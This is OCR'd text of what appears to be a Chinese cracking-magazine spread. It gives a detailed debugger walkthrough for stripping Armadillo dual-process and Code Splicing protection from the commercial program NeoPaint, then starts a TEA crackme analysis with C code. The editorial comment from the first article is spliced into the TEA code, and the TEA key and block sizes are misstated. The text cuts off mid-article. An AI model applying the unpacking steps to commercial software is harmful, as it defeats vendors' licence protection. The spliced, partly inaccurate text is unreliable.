


图 2

破解前奏之手脱 Armadillo 双进程 + Code Splicing 保护

文 December

从本文你可以学习到：

手脱 Armadillo 双进程和远程地址保护

或许，在经过前面几篇的学习之后，你会迫不及待地找一些Armadillo壳的程序来做练习，这种心情是我可以理解，因为我也曾经为此付出不少汗水。但是，未必找来的Armadillo保护壳的程序是可以根据前面的几篇文章所说的来搞定的，因为Armadillo壳的保护设置还不止前面几篇所提到的，所以这次继续为大家介绍另外的一个保护设置 —— “**Code Splicing**”。

小知识： *根据谷歌记载，Code Splicing 被翻译为远程地址，Armadillo会把程序中的部分代码挪移到壳申请的内存段运行，普通dump会导致此部分代码丢失。*

【需要准备的工具】

PeID v0.94 （用于检测PE文件是否加壳）
OllyDBG v1.1 （下简称OD，用于动态调试）
LordPE v1.4 （脱壳辅助工具）
ImportREC v1.6 Final （脱壳辅助工具）
Armadillo Find Protected （用于对Armadillo保护选项的检测）
ArmaDetach.v1.1 （Armadillo 脱壳辅助工具）
ArmInline v0.96(Final Version) （Armadillo 脱壳辅助工具）
Brain （这个是非常重要的，没有它，你根本不可能实现以下过程）

这次比上次多了两个工具，以上工具如果找不到的话，可以在杂志的光盘上找到，请不要因为找不到工具而伤心！

【脱壳过程】

这一次我们的目标程序是“**NeoPaint**”，它提供了点阵绘图、图像抓取、影像处理、及GIF动画制作等四大功能，使用者无需再找寻其它软件，只要用它就可以完成大多数的影像处理工作。好的，安装之后先将它运行起来吧，使用LordPE查看一下，很容易发现它是一个双进程的程序，如图1。




图1 查看双进程

好了，知道了这个，使用“**ArmaDetach**”来获得它的子进程吧，把程序拖进去可以看到，如图2。




图2 ArmaDetach工具获得子进程

子进程ID就是“**5E8**”，这个值每一次都是不一样的，第三行的558B也是一个不容忽视的数据，有什么用？下面会提到！打开OD，选择“附加”功能，附加刚才得到的子进程ID，如图3所示。




图3 附加时选择子进程

附加之后，会停在下面代码处：

```
7C921231    C3      retn
7C921232    8BFF    mov edi,edi
7C921234    90      nop
```

这时先运行一下，再暂时一下，来到：

```
005406EB N>-  EB FE    jmp short NeoPaint.<模块入口点>
005406ED      EC       in al,dx
005406EE      6A FF    push -1
```

注意EB FE，这里的EB FE要修改为55 8B，这个就是上面提到的不容忽视的数据了，修改后为：

```
005406EB N>   55       push ebp
005406EC      8BEC     mov ebp,esp
005406EE      6A FF    push -1
```

好了，既然我们附加的只是子进程，虽然程序是个双进程的程序，但这时已经没多大必要再去子父进程分离了，所以现在直

接去找魔法跳了，在上一次的文章已经说过如何手动找魔法跳了，这里就不详细讲解，这次使用脚本来自动修改魔法跳吧！好了，选择OD菜单栏的“插件”，再选择好脚本插件，再“运行脚本”，再选择“打开”就可以来到收藏脚本的文件夹了，选择“**arm_getmodule**”这个脚本。运行后，经过一阵子的等待，很快就会弹出一个对话框，如图4所示。




图4 脚本运行成功

内容提示的意思为魔法跳已经修改，这时按下“确定”，会再次提示脚本已经运行完毕，再看看代码区域：

```
.................
00F26890    84C0             test al,al
00F26892    0F84 53010000    je 00F269EB
00F26898    8D85 B4FEFFFF    lea eax,dword ptr ss:[ebp-14C]
00F2689E    50               push eax
00F2689F    FF15 E471F400    call dword ptr ds:[F471E4]              ;
kernel32.LoadLibraryA
00F268A5    8B0D B455F500    mov ecx,dword ptr ds:[F555B4]
00F268AB    89040E           mov dword ptr ds:[esi+ecx],eax
00F268AE    A1 B455F500      mov eax,dword ptr ds:[F555B4]
00F268B3    391C06           cmp dword ptr ds:[esi+eax],ebx
00F268B6    E9 30010000      jmp 00F269EB
<- MagicJump fixed
```

看00F268B6处的代码，发现已经自动修改为JMP了，已经省去我们自己手动修改的麻烦了。根据图4的提示，魔法跳已修改，下面接着就是找OEP了，所以直接在命令行插件下输入bp CreateThread，运行后中断在：

```
7C810637 k>  8BFF             mov edi,edi                              ;
中断在这里
7C810639     55               push ebp
7C81063A     8BEC             mov ebp,esp
7C81063C     FF75 1C          push dword ptr ss:[ebp+1C]
7C81063F     FF75 18          push dword ptr ss:[ebp+18]
7C810642     FF75 14          push dword ptr ss:[ebp+14]
7C810645     FF75 10          push dword ptr ss:[ebp+10]
7C810648     FF75 0C          push dword ptr ss:[ebp+C]
7C81064B     FF75 08          push dword ptr ss:[ebp+8]
7C81064E     6A FF            push -1
7C810650     E8 D7FDFFFF      call kernel32.CreateRemoteThread
7C810655     5D               pop ebp
7C810656     C2 1800          retn 18
```

能中断下来的话，离成功就不远了，这时只需要一路F8就可以了，直看到：


```
00F40E91     FFD1             call ecx              /// 进去就是OEP了
00F40E93     8945 E4          mov dword ptr ss:[ebp-1C],eax
00F40E96     8B45 E4          mov eax,dword ptr ss:[ebp-1C]
00F40E99     8B4D F0          mov ecx,dword ptr ss:[ebp-10]
00F40E9C     64:890D 000000>mov dword ptr fs:[0],ecx
00F40EA3     5F               pop edi
00F40EA4     5E               pop esi
00F40EA5     5B               pop ebx
00F40EA6     C9               leave
00F40EA7     C3               retn
```

看到“**call ecx**”发现就是要进OEP的地方了，所以在这里下一个断点，中断后就可以进去了，来到OEP处：

```
004E9AD4     55               push ebp                                 ;
OEP
004E9AD5     8BEC             mov ebp,esp
004E9AD7     83C4 F4          add esp,-0C
004E9ADA     53               push ebx
004E9ADB     E8 D49AF1FF      call NeoPaint.004035B4
004E9AE0     E8 FFBCF1FF      call NeoPaint.004057E4
004E9AE5     E8 AE01F2FF      call NeoPaint.00409C98
```

来到OEP了，是不是和以前的文章一样马上拿LordPE出来dump呢？这里因为还需要处理Code Splicing，所以暂时不用dump，要等Code Splicing处理完后才dump，否则程序会因Code Splicing没有修复而运行不起来的。修复这个东西，拿出工具ArmInline v0.96来吧，运行它，界面如图5所示。

从图5可以看到，首先要选择好进程，这里的进程要和那个子进程ID相同，选择好后，左边最上部的那几处地方会自动加上的，这个省去不少麻烦，左边的中间部分可以看到是处理Code Splicing的，这个就是所需要的了，从图5可以看到“**start of spliced code** ”的地址是2220000，所以我们在OD那里找到这个地址就可以知道下面的那个框的地址是多少了。返回到OD来，打开内存，找到刚才说的2220000，如图6所示。


图5 ArmInline 工具选择子进程






图6 查看内存

原来“**length of spliced code**”的地址是20000，根据以往的发现，这个地址好像都是20000的，所以马上填进去吧，然后马上按“**remove spliced**”，在界面右下方处可以看到是否修复完毕的结果，如图7所示。


图7 Patch成功

这里很明显看到已经patch成功了。好了，这时候拿出LordPE来dump吧，但dump的时候一定要dump它的子进程，如果dump了父进程的话，那就前功尽弃了！dump后再运行ImportREC v1.6，还是选择好子进程，否则还修啥呢？在ImportREC v1.6上填上OEP，再点“自动查找IAT”，再点“获取输入表”，发现有15个未解决的指针，不过这些都是没多大用处，所以拿出剪刀给剪剪剪了！运行修复后的程序，程序可正常运行，使用PEID再查一下，发现是Delphi编写的，至于是2.0版本还是3.0版本的就不太清楚了。如图8。


图8

【后记】

脱壳到这里就完毕了，如果你还想继续破解它的话，那么还需要多多努力哦，这个不是本文所讨论的范围内了。这一次主要讲了Code Splicing的处理方法，当然还有其它很多的办法，我只选取了这一种最简单的方法，希望大家都能够看得懂，下一次，我们再来看看其它综合设置的保护模式。

【本文介绍的目标程序和相关工具已收录在本期光盘中】

编辑点评：

很多人会在Code Splicing保护这里卡住了，有时候并不知道怎么去修复它，这次作者带来的文章详细介绍了如何使用工具和

渗透TEA加密算法

文 KYO

从本文你可以学习到：TEA算法的实战运用

“**TEA**”是Tiny Encryption Algorithm的缩写，意即极小型的加密算法。由David Wheeler和Roger Needham在剑桥大学计算机实验室联合研究的。特点是加密速度快，高速高效，抗差分攻击能力强。明文密文块都是64byte，但密钥长度为128byte。

以上就是TEA加密算法的简单说明，至少让我们纪念一下前辈，并且了解一下密钥和明文密文的长度，这样的话才好对症下药啊。TEA这种加密虽然简单，可是应该比较少见，我也不曾见过类似这种加密的文章，在这里我就以一个例子来分析一下吧。正好HAPPYTOWN的第25个CRACKEME没有人分析，并且里面用到了TEA，下面就以这个CRACKME做为研究对象了。

还是先用PEID打探打探情况，如图1所示。




图1 PEID检测情况

可以看到编写语言为VC++，程序用到了**TEA[32 rounds]**加密和**{big number}**，心里有了底后，可以先用IDA加载，选择“打开签名窗口”，接着选择**CryptoSIG**这个加密库，看IDA能否识别程序里的加密函数。




图2 选择CryptoSIG加密库

如图2可以看到找到了52个函数。看来还是有收获的。把map文件导出来吧。后面在用OD加载程序时要记得把这个map文件也加载进去的，方便我们快速定位一些加密算法用到的函数。用户名kyo327，密码1234567890，用万能断点断在下面：

```
0040121D          LEA EDI,DWORD PTR SS:[ESP+F4]
00401224          OR ECX,FFFFFFFF
00401227          XOR EAX,EAX
00401229          REPNE SCAS BYTE PTR ES:[EDI]
0040122B          NOT ECX
0040122D          DEC ECX
0040122E          CMP ECX,4
  ；用户名长度要大于3
00401231          0F82 C0010000 JB CrackMe_.004013F7
00401237          8DBC24 F40000>LEA EDI,DWORD PTR SS:[ESP+F4]
0040123E          83C9 FF       OR ECX,FFFFFFFF
00401241          REPNE SCAS BYTE PTR ES:[EDI]
00401243          NOT ECX
00401245          DEC ECX
00401246          CMP ECX,18
  ；密码长度要小于25
00401249          JA CrackMe_.004013F7
```

这里是验证用户名和密码长度的地方。再往下看

```
00401269          LEA ESI,DWORD PTR SS:[ESP+2C]
0040126D          MOV EDI,1
00401272          CMP DWORD PTR DS:[40DFC8],EDI
00401278          JLE SHORT CrackMe_.0040128D
0040127A          MOVSX EAX,BYTE PTR DS:[ESI]
0040127D          PUSH 80
00401282          PUSH EAX
00401283          CALL <CrackMe_.__isctype>
00401288          ADD ESP,8
0040128B          JMP SHORT CrackMe_.0040129E
0040128D          MOVSX ECX,BYTE PTR DS:[ESI]
00401290          MOV EDX,DWORD PTR DS:[40DDBC]
00401296          MOV AL,BYTE PTR DS:[EDX+ECX*2]
00401299          AND EAX,80
0040129E          TEST EAX,EAX
004012A0          JE CrackMe_.004013F7
004012A6          MOV AL,BYTE PTR DS:[ESI+1]
004012A9          INC ESI
004012AA          TEST AL,AL
  ；密码要在0-9 a-f A-F之间
004012AC          JNZ SHORT CrackMe_.00401272
004012AE          LEA EDI,DWORD PTR SS:[ESP+2C]
004012B2          OR ECX,FFFFFFFF
004012B5          XOR EAX,EAX
004012B7          REPNE SCAS BYTE PTR ES:[EDI]
004012B9          NOT ECX
004012BB          DEC ECX
  ；密码长度要等于16
004012BC          CMP ECX,10
```

这一段是验证密码的输入规则，密码必须为0-9 a-f A-F中的任意一个字符，并且密码长度要等于16。紧接着下面是把输入的密码字符型转成同字母的16进制。我就不贴代码了。看下面主要的地方。

```
0040130A          LEA EAX,DWORD PTR SS:[ESP+10]
0040130E          LEA ECX,DWORD PTR SS:[ESP+2C]
00401312          PUSH EAX
；这个参数值为1A2B3C4D5E6FABCD1A2BAC4D5E6FABCD，暂时不知道什么意思。
00401313          LEA EDX,DWORD PTR SS:[ESP+24]
00401317          PUSH ECX
；这个参数为1234567890ABCDEF，也就是我们输入的密码。
00401318          PUSH EDX
；这个参数全为0，应该是经过下面那个CALL后装返回值的。
00401319          CALL CrackMe_.00401410
```

来到这里后，看到有三个参数入栈，上面我加了说明。等走到00401339时先下个断，再dd edx，F8一下过了这个CALL看堆栈中EDX的返回值变成了D598F72A2C8CA076。看来这个极有可能就是TEA算法的地方。

我们先来看看TEA加密解密算法代码吧。我找了半天，现在分享出来：

```
void TEA_encipher(DWORD *data, DWORD *Key)
{
    DWORD y=data[0];
DWORD z=data[1];
DWORD delta=0x9e3779b9;
    DWORD sum=0;
```

脚本的配合，使脱壳的过程简便了很多，当然，如果你不想体会脚本带来的快感的话，可以使用前几篇文章上使用的过程来慢慢体会完全手动的惬感。

```
    DWORD a=Key[0];
        DWORD b=Key[1];
        DWORD c=Key[2];
        DWORD d=Key[3];
    for(int i=0;i<32;i++)
        {
                sum+=delta;
                y+=(z<<4)+a^z+sum^(z>>5)+b;
                z+=(y<<4)+c^y+sum^(y>>5)+d;
        }
    data[0]=y;
        data[1]=z;
}

void TEA_decipher(DWORD *data, DWORD *Key)
{
        DWORD y=data[0];
        DWORD z=data[1];
    DWORD delta=0x9e3779b9;
        DWORD sum=0xc6ef3720;
    DWORD a=Key[0];
        DWORD b=Key[1];
        DWORD c=Key[2];
        DWORD d=Key[3];
    for(int i=0;i<32;i++)
        {
                z-=(y<<4)+c^y+sum^(y>>5)+d;
                y-=(z<<4)+a^z+sum^(z>>5)+b;
                sum-=delta;
        }
        data[0]=y;
        data[1]=z;
}
```

由TEA源代码可以看到有两个函数TEA_encipher(DWORD **data**, **DWORD** Key)为加密函数。void TEA_decipher(DWORD **data**, **DWORD** Key)为解密函数，有所不同的是在解密函数中出现了**sum=0xc6ef3720**，加密函数中出现了 **delta=0x9e3779b9**这个，我们可以把这两个数作为辨别是TEA加密还是TEA解密的标志吧。好，下面验证一下，跟随CALL Crack Me_.00401410看一下，如图3。

